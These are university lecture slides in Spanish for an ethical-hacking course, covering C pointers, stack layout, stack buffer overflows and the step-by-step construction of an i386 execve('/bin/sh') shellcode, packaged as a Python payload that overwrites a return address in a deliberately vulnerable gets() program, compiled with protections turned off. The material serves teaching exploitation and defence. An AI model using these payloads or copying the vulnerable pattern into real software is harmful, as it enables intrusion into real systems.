

Explotación

Hacking Ético

©Ismael Ripoll &
Hector Marco

Universidad Politècnica de València

March 11, 2021

Índice

- 1 Presentación
- 2 Punteros de C (necesario dominarlos)
 - Variables
 - Aritmética de punteros
 - Equivalencia entre vector y puntero
 - Punteros void
 - Dobles punteros
- 3 Stack buffer overflow
 - Estructura de la pila
 - Redirección del flujo
- 4 Inyección de código
 - El shellcode
 - Ejemplo completo
 - Utilización
 - Características de los shellcodes
- 5 Return to Library: Ret2lib
- 6 Return to PLT: ret2plt
- 7 Return Oriented Programming
- 8 Sobre escritura de la GOT
- 9 String format vulnerability
 - Leer de posiciones dadas
 - Escribir en posiciones dadas
 - Takeaways

¿Qué vamos a trabajar?

- ➔ Si la vulnerabilidad encontrada tiene la posibilidad de modificar el comportamiento del programa, entonces intentamos que el programa haga lo que nosotros queramos.
- ➔ Se suele conocer como **RCE** Remote Code Execution. Ya que la mayoría de ataques se hacen a equipos remotos.
- ➔ Qué tipos de RCE se lanzan:
 - ▶ Ejecutar un “reverse shell”.
 - ▶ Inyectar código autónomo.
 - ▶ Exfiltrar información.
- ➔ Vamos a estudiar cómo ejecutar código para obtener un reverse shell.

Antes de empezar: Intenta valorar la dificultad de conseguir que un programa escrito por otro programador haga lo que tú quieres.

Punteros Punteros Punteros

- ➡ Alcanzar la sabiduría pasa por dominar los punteros de “C”, pequeño saltamontes.
- ➡ Necesitarás >3 días (con sus noches) para ello, no es tarea sencilla.
- ➡ Algunos piensan que los punteros no sirven para nada. La realidad es que son la base para entender y profundizar en la explotación de bajo nivel.
- ➡ Algunos conceptos son sencillos de entender pero no tanto de aplicar.
- ➡ Avanzaremos despacio pero firmes, hasta que tengamos los conceptos realmente “interiorizados”. No hay que tener prisa.
- ➡ Prueba (compila y ejecuta) todos los ejemplos de las transparencias.

Variables (I)


Refrescando conceptos que ya debemos saber:

- ➔ Cada variable que se declara, necesita que el compilador “reserve” unos cuantos bytes de RAM (excepto las que viven en los registros) para guardarla. Los `char` ocupan un byte y los `short int` dos bytes.
- ➔ A partir del `short int` ya no hay consenso! Y depende del compilador. Asumiremos que un `int` son 4 bytes.
- ➔ Por tanto, cada variable DEBE tener un lugar en memoria donde vive. El “lugar en memoria” se llama también **la dirección de memoria**.
- ➔ Las variables se suelen dibujar como rectángulos que pueden contener los valores que van tomando las variables.
- ➔ **Es muy importante aprender a dibujar las variables.** Todos los buenos programadores lo hacen.

Variables (II)

- ➔ La declaración se hace con el tipo delante seguido del nombre de la variable:

```
char ch;  
int  numero;
```



Con esa declaración sabemos que el compilador ha reservado las cajas coloreadas. En principio, nosotros no sabemos “donde” están pero el compilador sí.

- ➔ Ya sabemos sumar, restar, etc. con variables. Pero hay otra cosa que se les puede hacer a las variables. Y es preguntar por su posición en la memoria: **la dirección de memoria**.

Variables (III)

- ➡ El operador unario “&” aplicado contra una variable devuelve la dirección donde está en ese momento.

Aclaración

Cuando escribimos -9 estamos aplicando un operador matemático al número 9. Lo vemos normal porque estamos muy acostumbrados:

- ▶ Ejemplo:

$z = -x;$

- ▶ Pero se puede aplicar cualquier operador unario:

$p = \&x;$

La variable p contendrá **la dirección** de x .

- ➡ Practica esto mucho esto, hasta que te parezca natural.

Variables (IV)


- ➔ Podemos decir que no estuvo muy acertado Kernigan a la hora de elegir el símbolo & para obtener “la dirección de”, ya que también se usa para hacer el AND lógico (cuando se usa como operador binario). Con práctica no suele haber confusión.
- ➔ La sintaxis y el abuso de símbolos para representar los operadores puede inducir a confusión. Por eso es importante “entrenar la vista” con código con punteros. Una vez controlados los punteros, la explotación se entiende mucho mejor.
- ➔ Podemos imprimir los punteros con el flag “%p” de printf():

```
char ch;  
printf ("La dirección de memoria de ch es: %p\n", &ch);
```


Variables (V)

- ➔ El siguiente paso es poder hacer algo con las direcciones que nos devuelve el operador “&”. Y eso se consigue pudiendo dejar “**la dirección de**” en algún sitio (léase variable) para luego poder utilizarla. Así que vamos a necesitar:
 - 1 Variables de tipo “**la dirección de**”. Que también se llaman “**punteros**” sin más.
 - 2 Operadores con punteros. Ejemplo: +, -, =, etc.
- ➔ Declaración de punteros:

```
char *ptr_ch;  
int *ptr_numero;
```




Aritmética de punteros (I)

Al conjunto de cosas (operaciones) que se les puede hacer a los punteros se le llama “aritmética de punteros”.


Asignación: El mismo de siempre: “=”.

```
char *ptr_ch;  
char ch;  
ptr_ch = &ch;
```



Comparación: La comparación de igualdad “==” o diferente “!=” se pueden hacer siempre. Para otras desigualdades (mayor o menor) la situación es más compleja, pero no las vamos a necesitar.


```
char *ptr_1;  
char *ptr_2;  
if (ptr_1 == ptr_2) {...}
```



Aritmética de punteros (II)

Adición: Solo está definida entre puntero y entero. Se usan los símbolos “+” y “-”. El resultado es siempre un puntero.

```
char *ptr_1, *ptr_2, ch;  
ptr_1 = &ch;  
ptr_2 = ptr_1 + 5;
```



- ➔ La suma (o resta) incrementa la dirección a la que apunta el puntero tantos “**elementos**” como se sumen.
- ➔ ¡Cuidado! Que no es una suma de bytes, sino que si el tipo del puntero (que para eso los punteros tienen tipo) es un `int` entonces `ptr+5` apuntará a 20 bytes más arriba (direcciones más altas) que `ptr`. Cuando el tipo del puntero es `char` entonces el incremento se hace en bytes.
- ➔ Este comportamiento de la suma de punteros es muy práctico para moverse por vectores, pero suele complicar las cosas cuando se está pensando en “posiciones de memoria” (por ejemplo cuando se hace reversing).


Aritmética de punteros (III)

Pre/post incremento/decremento: Son los famosos operadores de “++” y “--” de C y C++. Es sumar un “elemento” al puntero, igual que cuando se usa con enteros. Se usan bastante pero hay que llevar cuidado porque pueden tener efectos laterales inesperados:

```
int x=10; // WTF?!?!
printf("%d %d %d %d %d\n",x, x++, ++x, x--, --x);
```

Lo apuntado por: O “el contenido de”. Es el operador unario “*” (asterisco). De nuevo, este símbolo además de utilizarse en multiplicación, se utiliza en la línea 1, para declarar punteros. En la línea 4, el asterisco se usa para **acceder al valor apuntado por el puntero**.


```
1| char *ptr;
2| char ch='A';
3| ptr = &ch;
4| printf("%c\n", *ptr);
```



Aritmética de punteros (IV)

Casting: Se puede cambiar el tipo de un puntero poniendo delante la construcción “(char *)” o “(int *)”, o el tipo seguido de un asterisco y todo ello entre paréntesis.

```
char *ptr_ch;  
int *ptr_int;  
ptr_ch = (char *)ptr_int;
```



- ➔ Normalmente, el casting no tiene otro efecto que permitir hacer asignaciones entre punteros de distinto tipo (y lo que ello implica para después hacer operaciones).
- ➔ La sintaxis puede parecer un poco confusa pero con práctica le encuentras su lógica. Prueba todos estos ejemplos muchas veces hasta que lo domines.

Aritmética de punteros (V)

Conversión a entero: Es un tipo de casting, pero en lugar de convertir entre tipos de punteros se hace a un entero suficientemente largo. *Pocos lenguajes de programación permiten este tipo de “chanchullos”.*

En la programación a bajo nivel es común convertir un puntero a un entero para poder trabajar con él con aritmética de bytes. En casi todas las arquitecturas, un puntero suele ser equivalente a un entero (o long en 64 bits) sin signo.

```
char ch, *ptr_ch;  
unsigned dato;  
  
ptr_ch = &ch;  
dato = (unsigned) ptr_ch;  
printf("Esta es la dirección: %x\n", dato);
```

Equivalencia entre vector y puntero (I)

- ➔ Un vector (`char nombre[100]`) se puede ver como un puntero que apunta al inicio de una secuencia de elementos ya reservados. Podemos usar los operadores que hemos visto:

```
main(){
    char name[100];

    printf ("%d\n", name[0]==*name ); // TRUE
    printf ("%d\n", name[1]==*(name+1) ); //TRUE
    printf ("%d\n", name[2]==*(name+2) ); // TRUE

    name[5] = 'A'; // Acceso al elemento sexto del name.
    *(name+5)= 'B'; // Acceso con aritmética y el operador *.
    *(5+name)= 'C'; // La suma es conmutativa.
    5[name] = 'D'; // Volviendo a la sintaxis de vectores.
}
```

Es importante que ejercites la vista para reconocer los operadores con punteros.

Equivalencia entre vector y puntero (II)

- ➔ Copia de una cadena de caracteres:

```
void strcpy2 (char *dest, char *src) {  
    // Una fricada que SI se usa!  
    while (*src) { *dest++ = *src++; }  
    *dest = 0;  
    return 0;  
    // Más eficiente: while (*dest++ = *src++){  
}
```

Mucho más eficiente que la copia con índices:

```
void strcpy2 (char *dest, char *src) {  
    unsigned idx;  
    for (idx=0; dest[idx] = src[idx]; idx++);  
}
```


Punteros void

- ➔ Son punteros genéricos que no tienen ningún tipo de datos asociado.
- ➔ Se les puede asignar y ellos pueden ser asignados a cualquier otro tipo de puntero:

```
char *ptr_ch, ch;  
int *ptr_int;  
void *ptr;  
ptr = ptr_int; // Puede recibir cualquier puntero.  
ptr = &ch;  
ptr_ch = ptr; // Puede asignarse a cualquier puntero.
```

- ➔ En principio no soportan los operadores de incremento, pero GCC los trata como si fueran “char *”, por lo que los incrementos son de bytes.

Dobles punteros

- ➡ No los vamos a estudiar, solo saber que existen. Para entenderlos bien, debemos entender todo lo que hemos visto anteriormente.

```
#include <stdio.h>
int main(int argn, char **argv, char **env){
    printf("Me llamo %s\n", argv[0]);
    printf("Primer arg: %s\n", argv[1]);
    printf("Cuarta variable de entorno: %s\n", env[3]);
    return 0;
}
```

- ➡ argv y env son dobles punteros. Esto es, un puntero que apunta a otro puntero a carácter.
- ➡ Útil para cuando tenemos vectores multi-dimensionales.
- ➡ Para entenderlos bien, haz dibujos con flechas y ejemplos en C.


Stack buffer overflow

Stack buffer overflow

- Ya hemos visto los fallos de desbordamiento de buffer en pila.
- Ahora veremos cómo se pueden explotar.
- Es uno de los fallos de memoria más fáciles de explotar.
- Las primeras técnicas de mitigación se diseñaron precisamente para impedir la explotación de estos fallos.

Estructura de la pila (I)

- ➔ Estructura LIFO.
- ➔ Crece hacia posiciones bajas.
- ➔ Organizada en “**marcos de pila**” (stack frames).
- ➔ Cada marco de pila está asociado con una función.
- ➔ Cada marco de pila tiene:
 - 1 Parámetros de la función.
 - 2 Dirección de retorno (puntero a una posición del código).
 - 3 Variables locales (ints, chars, floats, structs y vectores).
- ➔ Podemos “ver” la pila con una simple función.



Contenido principal de la pila.

Estructura de la pila (II)

Función que imprime el contenido de una zona de memoria:

```
#include <ctype.h>
#include <stdio.h>
void dump_short(void *base_void, int size){
    unsigned long *base=base_void;
    int i, j;
    char ch;
    printf("-----\n");
    for (i=size; i>=0; i--){
        printf("[%2d] %p: %#010lx | ", i, &base[i], base[i]);
        for (j=0; j< (sizeof(int)); j++) {
            ch = (char) ( (base[i]>> 8*j)) & 0xff;
            printf("%c", isgraph(ch)? ch : '.');
        }
        printf("\n");
    }
}
```

Estructura de la pila (III)

Optimizaciones del compilador


Con cada versión del compilador el código generado es más eficiente y mas seguro. Pero para probar los programas sencillos es necesario que el compilador **no se esfuerce** en la optimización!

Estos son algunos de los flags que fuerzan al compilador a generar código “clásico”:

```
gcc -fno-pie -no-pie -O0 -D_FORTIFY_SOURCE=0 -fomit-frame-  
pointer -ggdb -m32 -Wno-discarded-qualifiers -fno-stack-  
protector -fno-inline-small-functions
```

Desbordamiento de pila

- ➔ Los arrays “crecen” hacia posiciones altas de memoria. Los vectores locales “se salen” sobre la dirección de retorno.
- ➔ El orden de las variables locales depende del compilador.
- ➔ Entre el vector local que desborda y la dirección de retorno se pueden encontrar otros objetos:
 - ▶ Otros vectores.
 - ▶ Variables locales.
 - ▶ Padding para alinear.
 - ▶ El base pointer (EBP o RBP).
 - ▶ El canario (que estudiaremos más adelante).



Pila con array local.

Redirección del flujo

Objetivo

Tenemos que sobrescribir la dirección de retorno con una dirección que apunte a código que nosotros controlamos.

- ➡ Para ello es necesario saber el “**offset**” exacto de la dirección de retorno respecto del desbordamiento.
- ➡ No necesitamos conocer la dirección absoluta de la dirección de retorno, **sino cuántos bytes tenemos que desbordar para alcanzarla.**
- ➡ Se puede utilizar prueba y error, hasta que el programa produzca un crash. Se suele utilizar la letra “A” (0x41).
- ➡ Para saber la causa del crash podemos:
 - ▶ Utilizar `gdb`
 - ▶ Mirar los mensajes de depuración del kernel: `dmesg`
 - ▶ Utilizar `strace`

Utilizando dmesg

- ➔ En los kernels actuales es necesario habilitar el registro:

```
# echo "1" > /proc/sys/kernel/print-fatal-signals
# dmesg
```

- ➔ Si el fallo produce una señal fatal (SIGBRT, SIGSEG, ...) el proceso muere y se produce un dump de los registros:

```
# dmesg
.....
[15812.089000] vuln[4835]: segfault at 41414141 ip 0000000041414141 sp 00000000ffd46310 error 14
[15812.089009] potentially unexpected fatal signal 11.
[15812.089014] CPU: 2 PID: 4835 Comm: vuln Tainted: G OE 4.4.0-131-generic #157-Ubuntu
[15812.089016] Hardware name: innotek GmbH VirtualBox/VirtualBox, BIOS VirtualBox 12/01/2006
[15812.089018] task: ffff880033e19c00 ti: ffff880033c04000 task.ti: ffff880033c04000
[15812.089020] RIP: 0023:[<0000000041414141>] [<0000000041414141>] 0x41414141
[15812.089025] RSP: 002b:00000000ffd46310 EFLAGS: 00010286
[15812.089027] RAX: 000000000804a060 RBX: 0000000000000000 RCX: 00000000ffd46350
[15812.089029] RDX: 000000000804a0d0 RSI: 00000000f77a9000 RDI: 00000000f77a9000
[15812.089031] RBP: 00000000ffd46318 R08: 0000000000000000 R09: 0000000000000000
[15812.089033] R10: 0000000000000000 R11: 0000000000000206 R12: 0000000000000000
[15812.089035] R13: 0000000000000000 R14: 0000000000000000 R15: 0000000000000000
[15812.089038] FS: 0000000000000000(0000) GS:ffff88005fd00000(0063) knlGS:00000000f75f8700
[15812.089040] CS: 0010 DS: 002b ES: 002b CRO: 0000000080050033
[15812.089042] CR2: 0000000041414141 CR3: 0000000056510000 CR4: 0000000000040670
```

¿Dónde saltar?

Ya conocemos el offset, ahora tenemos que saber qué queremos escribir en esa posición.

- ➡ Controlar el flujo solo es útil si somos capaces de saltar a donde queremos.
- ➡ En función del target tenemos varias opciones:
 - ▶ Inyectar nuestro código en la propia pila y saltar él. (obsoleto)
 - ▶ Saltar a alguna función del proceso target. (poco probable)
 - ▶ Saltar a alguna función de la librería C. Se conoce como la técnica *ret2lib*.
 - ▶ Ejecutar fragmentos de código saltando a finales de funciones. (Return Oriented Programming).
 - ▶ Y muchos más: JOP, Sigret, etc.

Inyección de código

- ➔ Antes de desarrollarse las técnicas de mitigación, esta era la opción más usada.
- ➔ Para poder ejecutar código en la pila necesitamos:
 - 1 Que la pila tenga permisos de ejecución.
 - 2 Saber la dirección donde está la pila.

¿Pila ejecutable?

- ➔ Para saber los permisos de los mapas de memoria:

```
$ cat /proc/self/maps
00400000-0040c000 r-xp 00000000 08:01 1461294 /bin/cat
0060b000-0060c000 r--p 0000b000 08:01 1461294 /bin/cat
0060c000-0060d000 rw-p 0000c000 08:01 1461294 /bin/cat
...
```

- ➔ Si nuestro sistema tiene la protección NX, entonces la pila no será ejecutable: GAME OVER a la inyección de código.
- ➔ Asumiremos que sí que podemos ejecutar código en la pila.

Dirección del buffer en pila (I)

- ➡ Normalmente, se utiliza el propio buffer que vamos a desbordar para introducir en él nuestro código. La misma inyección que se utiliza para sobrescribir la dirección de retornos contiene el código que ejecutaremos.
- ➡ Por tanto es necesario conocer “la dirección absoluta” del buffer que se desborda.

Recordemos que la dirección que se guarda en la pila después de una `call` es una dirección **absoluta**.

Dirección del buffer en pila (II)

- ➔ Podemos utilizar el GDB.
- ➔ Puesto que es una variable local (el buffer), solo existirá la variable cuando esté en ejecución la función vulnerable.
- ➔ Por tanto, tenemos que ejecutar el programa vulnerable hasta llegar a la función e imprimir la dirección de la variable.
- ➔ En cualquier caso, si la pila está randomizada (ASLR), entonces en cada ejecución las direcciones de pila serán diferentes: GAME OVER.
- ➔ Asumiremos que no hay ASLR ;-)

Shell code

- ➔ Hasta ahora sabemos:
 - 1 dónde tenemos que escribir: el offset del desbordamiento al que se encuentra la dirección de retorno.
 - 2 qué queremos escribir ahí: la dirección absoluta en memoria de donde es buffer que nosotros controlamos.
- ➔ Pero nos falta por saber **qué código queremos ejecutar.**
- ➔ A este código malicioso se le denomina:

ShellCode
- ➔ Aunque lo único que hace es hacer una o dos llamadas al sistema.

Construcción del shellcode

- ➔ El Shellcode debe ser “código máquina” directamente ejecutable por el procesador.
- ➔ No puede utilizar librerías (porque no podemos enlazarlos contra ellas).
- ➔ El código en C que querríamos ejecutar es:

```
int exece(char *file, char *argv[], char *env[]);  
char *name[2]= {"/bin/sh" , 0x0};  
void main() {  
    exece(name[0], name, 0x0);  
    exit(0);  
}
```

- 1 Suponiendo que podemos llamar a `exece()`,
- 2 y que la entrada y salida estándar sean las correctas.

Llamada al sistema (I)

- ➔ Tenemos que hacer la llamada al sistema “a mano”.
- ➔ En i386 se suele implementar mediante una interrupción software, en concreto: `int 0x80`.
- ➔ Pero antes de realizar la interrupción tenemos que cargar en los registros del procesador ciertos valores (los parámetros).
- ➔ La hoja de manual de `system` nos dice cual es el ABI de Linux.

Los manuales son una fuente muy de documentación muy buena!

Llamada al sistema (II)

```
$ man syscall
```

```
....
```

The first table lists the instruction used to transition to kernel mode (which might not be the fastest or best way to transition to the kernel, so you might have to refer to `vdso(7)`), the register used to indicate the system call number, the register used to return the system call result, and the register used to signal an error.

arch/ABI	instruction	syscall #	retval	error	Notes
----------	-------------	-----------	--------	-------	-------

```
...
```

i386	int \$0x80	eax	eax	-	
------	------------	-----	-----	---	--

```
...
```

The second table shows the registers used to pass the system call arguments.

arch/ABI	arg1	arg2	arg3	arg4	arg5	arg6	arg7	Notes
----------	------	------	------	------	------	------	------	-------

```
...
```

i386	ebx	ecx	edx	esi	edi	ebp	-	
------	-----	-----	-----	-----	-----	-----	---	--

```
...
```

Llamada al sistema (III)

- ➔ Por tanto necesitamos:

syscall (eax) numero de la syscall que queremos la de EXECVE.

file (ebx) La dirección de la cadena `"/bin/sh"`

argv (ecx) La dirección de un array de cadenas que contenga `["/bin/sh", 0x0]`.


envp (edx) Linux puede ser un cero (0x0), si no queremos pasar variables de entorno.

- ➔ Miramos en `unistd.h` (contiene el listado de todas las llamadas), y vemos que:

```
...  
#define __NR_unlink 10  
#define __NR_execve 11  
#define __NR_chdir 12  
...
```

Llamada al sistema (IV)

- ➔ Por tanto en `eax` debemos poner el valor `0xb (11)`.
- ➔ Para el resto de registros necesitamos construir una pequeña estructura de datos:



Llamada al sistema (V)

- ➔ Esta estructura de datos se puede contruir en memoria con la siguiente declaración:

```
char *const name[2]= {"/bin/sh" , 0x0};
```

Y podemos verlo listando las secciones del ejecutable:

```
$ objdump -s -j .rodata -j .data shellcode

shellcode:  formato del fichero elf32-i386

Contenido de la sección .rodata:
 80484d8: 03000000 01000200 2f62696e 2f736800 ...../bin/sh.
 80484e8: e0840408 00000000 ## name (en little endian)
...
$ readelf -aW shellcode | grep name
 55: 080484e8      8 OBJECT GLOBAL DEFAULT 16 name
```

- ➔ Como se puede ver, la estructura de datos solo ocupa 4 palabras, dos palabras la cadena `"/bin/sh"` y dos punteros en el vector `name`.

Llamada al sistema (VI)

- ➔ La construcción del shell code se suele hacer a partir de C, que se va transformando poco a poco en ensamblador. Para acabar teniendo exáctamente el código ensamblador que necesitamos.
- ➔ Se puede utilizar la directiva “__asm__()” que por desgracia tiene una sintaxis **muy extraña**:

```
__asm__ volatile ("asm_code"  
: [Operandos de salida, separados por comas]  
: [Operandos de entrada, separados por comas]  
: [Registros afectados, separados por comas]  
);
```

- ➔ Se puede encontrar la descripción buscando en internet “gcc extended asm”.

Llamada al sistema (VII)

- El código ensamblador debe seguir las reglas del ensamblador:
 - ▶ cada instrucción debe empezar con un tabulador (`\t`)
 - ▶ y terminar con un retorno de carro (`\n`).
- El preprocesador de C permite concatenar cadenas de caracteres sin más que ponerlas seguidas.
- No es importante conocer la sintaxis. Siempre puedes ir al código del kernel de Linux para mirar ejemplos de uso.
- La sintaxis depende mucho de cada arquitectura (procesador), así que es necesario consultar el manual:
<https://gcc.gnu.org/onlinedocs/gcc-6.3.0/gcc/Machine-Constraints.html>
- En i386, el registro `eax` se llama “a”, `ebx` es “b”, etc.

Construcción (I)

```
/* Shellcode template.
   x86_64-linux-gnu-gcc -fno-pie -no-pie -O2 -ggdb -m32 shellcode.c \
                       -o shellcode
   objdump -dS shellcode
   objdump -s -j .rodata shellcode
*/
int exeve(char *file, char *argv[], char *env[]);
void exit(int);
char *name[2] = {"/bin/sh" , 0x0};
void main() {
    __asm__ volatile ("mov $0x0b, %%eax\n\t"
                      "xor  %%edx, %%edx\n\t"
                      "int  $0x80\n\t"
                      :
                      : "b" (name[0]), "c" (&name[0])
                      :
                      );
    //exeve(name[0], &name[0], &name[1]);
    exit(0);
}
```

Listing 1: Construyendo un shellcode 1.

Construcción (II)

```
void __attribute__((section(".shell"))) main() {
    __asm__ volatile ("mov $.argg, %%ecx\n\t"
                       "mov  $.argg0, %%ebx\n\t"
                       "xor  %%eax, %%eax\n\t"
                       "xor  %%edx, %%edx\n\t"
                       "mov  $0x0b, %%al\n\t"
                       "int  $0x80\n\t"
                       ".argg0:\n"
                       ".string \"/bin/sh\\0\"\\n"
                       ".argg:\n"
                       ".long  .argg0\n"
                       ".long  0x0\n"
                       :
                       :
                       :
                       );
}
```

Listing 2: Construyendo un shellcode 2.

Construcción (III)

```
$ objdump -j .shell -d shellcode2
Desensamblado de la sección .shell:
```

```
08048470 <main>:
8048470:    b9 8b 84 04 08    mov     $0x804848b,%ecx
8048475:    bb 82 84 04 08    mov     $0x8048482,%ebx
804847a:    31 c0             xor     %eax,%eax
804847c:    31 d2             xor     %edx,%edx
804847e:    b0 0b             mov     $0xb,%al
8048480:    cd 80             int     $0x80
08048482 <.
```

Listing 3: Construyendo un shellcode 3.

Construcción (IV)

- ➡ Este código está asociado (*linkado* contra) las direcciones típicas de los ejecutables (0x0804 . . .), y sabemos que el shellcode se tiene que ejecutar en direcciones de pila. Por tanto, tentemos que “moverlo” a las direcciones donde efectivamente se va a ejecutar.
- ➡ Pero como todavía no sabemos las direcciones exactas, mejor dejarlo “parametrizado”.
- ➡ Todo esto no sale a la primera. Así que no desesperar. Porque salir, sale!

Construcción (V)

- ➔ Primero sacamos los valores hexadecimales:

```
$ objcopy --dump-section .shell=k shellcode2
$ hd k
b9 8b 84 04 08 bb 82 84 04 08 31 c0 31 d2 b0 0b |.....1.1...|
cd 80 2f 62 69 6e 2f 73 68 00 00 82 84 04 08 00 |../bin/sh.....|
00 00 00 c3
```

- ➔ Lo arreglamos para poder manipular los bytes que necesitamos cambiar:

```
b9 [8b 84 04 08] # Dir de ARGV. Dirección 0x0804848b en little endian.
bb [82 84 04 08] # Dir de ARGV[0]
31 c0
31 d2
b0 0b
cd 80
/bin/sh 00      # Esto es ARGV[0]
[82 84 04 08]  # Esto es ARGV, y ARGV[0] apunta arriba.
00 00 00 00
```

Construcción (VI)

- ➔ Ponemos nombres a las direcciones:

```
b9 ARGG      # Dir de ARGV. Dirección 0x0804848b en little endian.  
bb ARGGO     # Dir de ARGV[0]  
31 c0  
31 d2  
b0 0b  
cd 80  
/bin/sh 00   # Esto es ARGG[0]  
ARGGO       # Esto es ARGG, y ARGG[0] apunta arriba.  
00 00 00 00
```

- ➔ Lo convertimos a sintaxis de Python para poder operar:

```
PAYLOAD = "\xb9"+ARGG; # Dir de ARGV. Dirección 0x0804848b en ...  
PAYLOAD+= "\xbb"+ARGGO; # Dir de ARGV[0]  
PAYLOAD+= "\x31\xc0";  
PAYLOAD+= "\x31\xd2";  
PAYLOAD+= "\xb0\x0b";  
PAYLOAD+= "\xcd\x80";  
PAYLOAD+= "/bin/sh\x00"; # Esto es ARGG[0]  
PAYLOAD+= ARGGO;        # Esto es ARGG, y ARGG[0] apunta arriba.  
PAYLOAD+= "\x00\x00\x00\x00";
```

Construcción (VII)

- ➔ Ahora hay que calcular ARGG, ARGGO y el punto de entrada. Como sabemos que la base del shellcode estará justo en el vector "local" porque es el parámetro de gets():

```
BUFFER=????
PADDING=???
ARGG=struct.pack("I",BUFFER+26);
ARGGO=struct.pack("I",BUFFER+18);
ENTRY=struct.pack("I",BUFFER);

PAYLOAD = "\xb9"+ARGG;           # +0  mov    $0x804848b,%ecx
PAYLOAD+="\xbb"+ARGGO;           # +5  mov    $0x8048482,%ebx
PAYLOAD+="\x31\xc0";             # +10 xor     %eax,%eax
PAYLOAD+="\x31\xd2";             # +12 xor     %edx,%edx
PAYLOAD+="\xb0\x0b";             # +14 mov     $0xb,%al
PAYLOAD+="\xcd\x80";             # +16 int     80
PAYLOAD+="\x2f\x62\x69\x2f";     # +18 /bin/sh
PAYLOAD+=ARGGO;                  # +26 name[0]
PAYLOAD+="\x00\x00\x00\x00";    # +30 name[1]
PAYLOAD+="A"*PADDING;            # +34
PAYLOAD+=ENTRY;                  # +44 ret to Shellcode (var local).
```

Construcción (VIII)

Generic shellcode


```
b9 [8b 84 04 08] # mov $0x804848b,%ecx
bb [82 84 04 08] # mov $0x8048482,%ebx
31 c0 # xor %eax,%eax
31 d2 # xor %edx,%edx
b0 0b # mov $0xb,%al
cd 80 # int $0x80
2f 62 69 6e 2f 73 68 00 # /bin//sh\0
[82 84 04 08] 00 00 00 00
[....]
[PADDING]
[.....]
[Addr array]
```

Relocated shellcode

```
b9 [8b c0 ff ff] # mov $0x804848b,%ecx
bb [82 c0 ff ff] # mov $0x8048482,%ebx
31 c0 # xor %eax,%eax
31 d2 # xor %edx,%edx
b0 0b # mov $0xb,%al
cd 80 # int $0x80
2f 62 69 6e 2f 73 68 00 # /bin//sh\0
[82 c0 ff ff] 00 00 00 00
[....]
[PADDING]
[.....]
[40 d1 ff ff]
```

String shellcode

```
"\xb9\x8b\xd1\xff\xff\xbb\x82\xd1\xff\xff\x31\xc0\x31\xd2\x
\xb0\x0b\xcd\x80/bin//sh\x0\x82\xd1\xff\xff\x00\x0\x0\x0
AAAAAAAAAAAAAAAAAAAA\x40\xd1\xff\xff"
```



Utilización (I)

- ➔ Ya tenemos el shellcode listo para usar. Ahora solo necesitamos el fallo exacto para poder instanciarlo:

```
/* gcc -m32 -fno-pie -no-pie -fomit-frame-pointer -fno-stack-protector  
   vuln.c -o vuln */  
  
#include <stdio.h>  
#include <string.h>  
#include <stdlib.h>  
char global[100];  
void vulnerable(){  
    char local[32];  
    gets(local);  
    strcpy(global, local);  
}  
  
int main(){  
    printf("Yo soy:\n");  
    system("id");  
    vulnerable();  
    return 0;  
}
```

Utilización (II)

- ➔ Tenemos que saber la dirección de la variable `local`, que hace el papel de buffer de nuestro shellcode.
- ➔ Puesto que "local" está en la pila, no podemos usar el ELF (`readelf` u `objdump`). Es una variable dinámica y no tienen una posición conocida en `.data`. Vive en la pila. Por tanto podemos:
 - 1 Bien modificar el programa y poner un `printf()`.
 - 2 Lanzarlo y engancharnos con el GDB.
 - 3 Utilizar `ltrace` para ver el primer parámetro del `gets()`.
- ➔ Lo más directo es usar `ltrace`. Aunque la salida puede parecer confusa, si sabemos lo que estamos buscando `ltrace` resulta de mucha ayuda.

Según la hoja de manual, `gets()` recibe un puntero como buffer y devuelve ese mismo puntero si ha tenido éxito:

Utilización (III)

```
$ setarch x86_64 -R ltrace ./vuln
__libc_start_main(0x80484f2, 1, 0xffffd264, 0x8048550 <unfinished ...>
puts("Yo soy:Yo soy:)          = 8
system("id"uid=1000(iripoll) gid=1000(iripoll) grupos=1000(iripoll),
<no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )        = 0
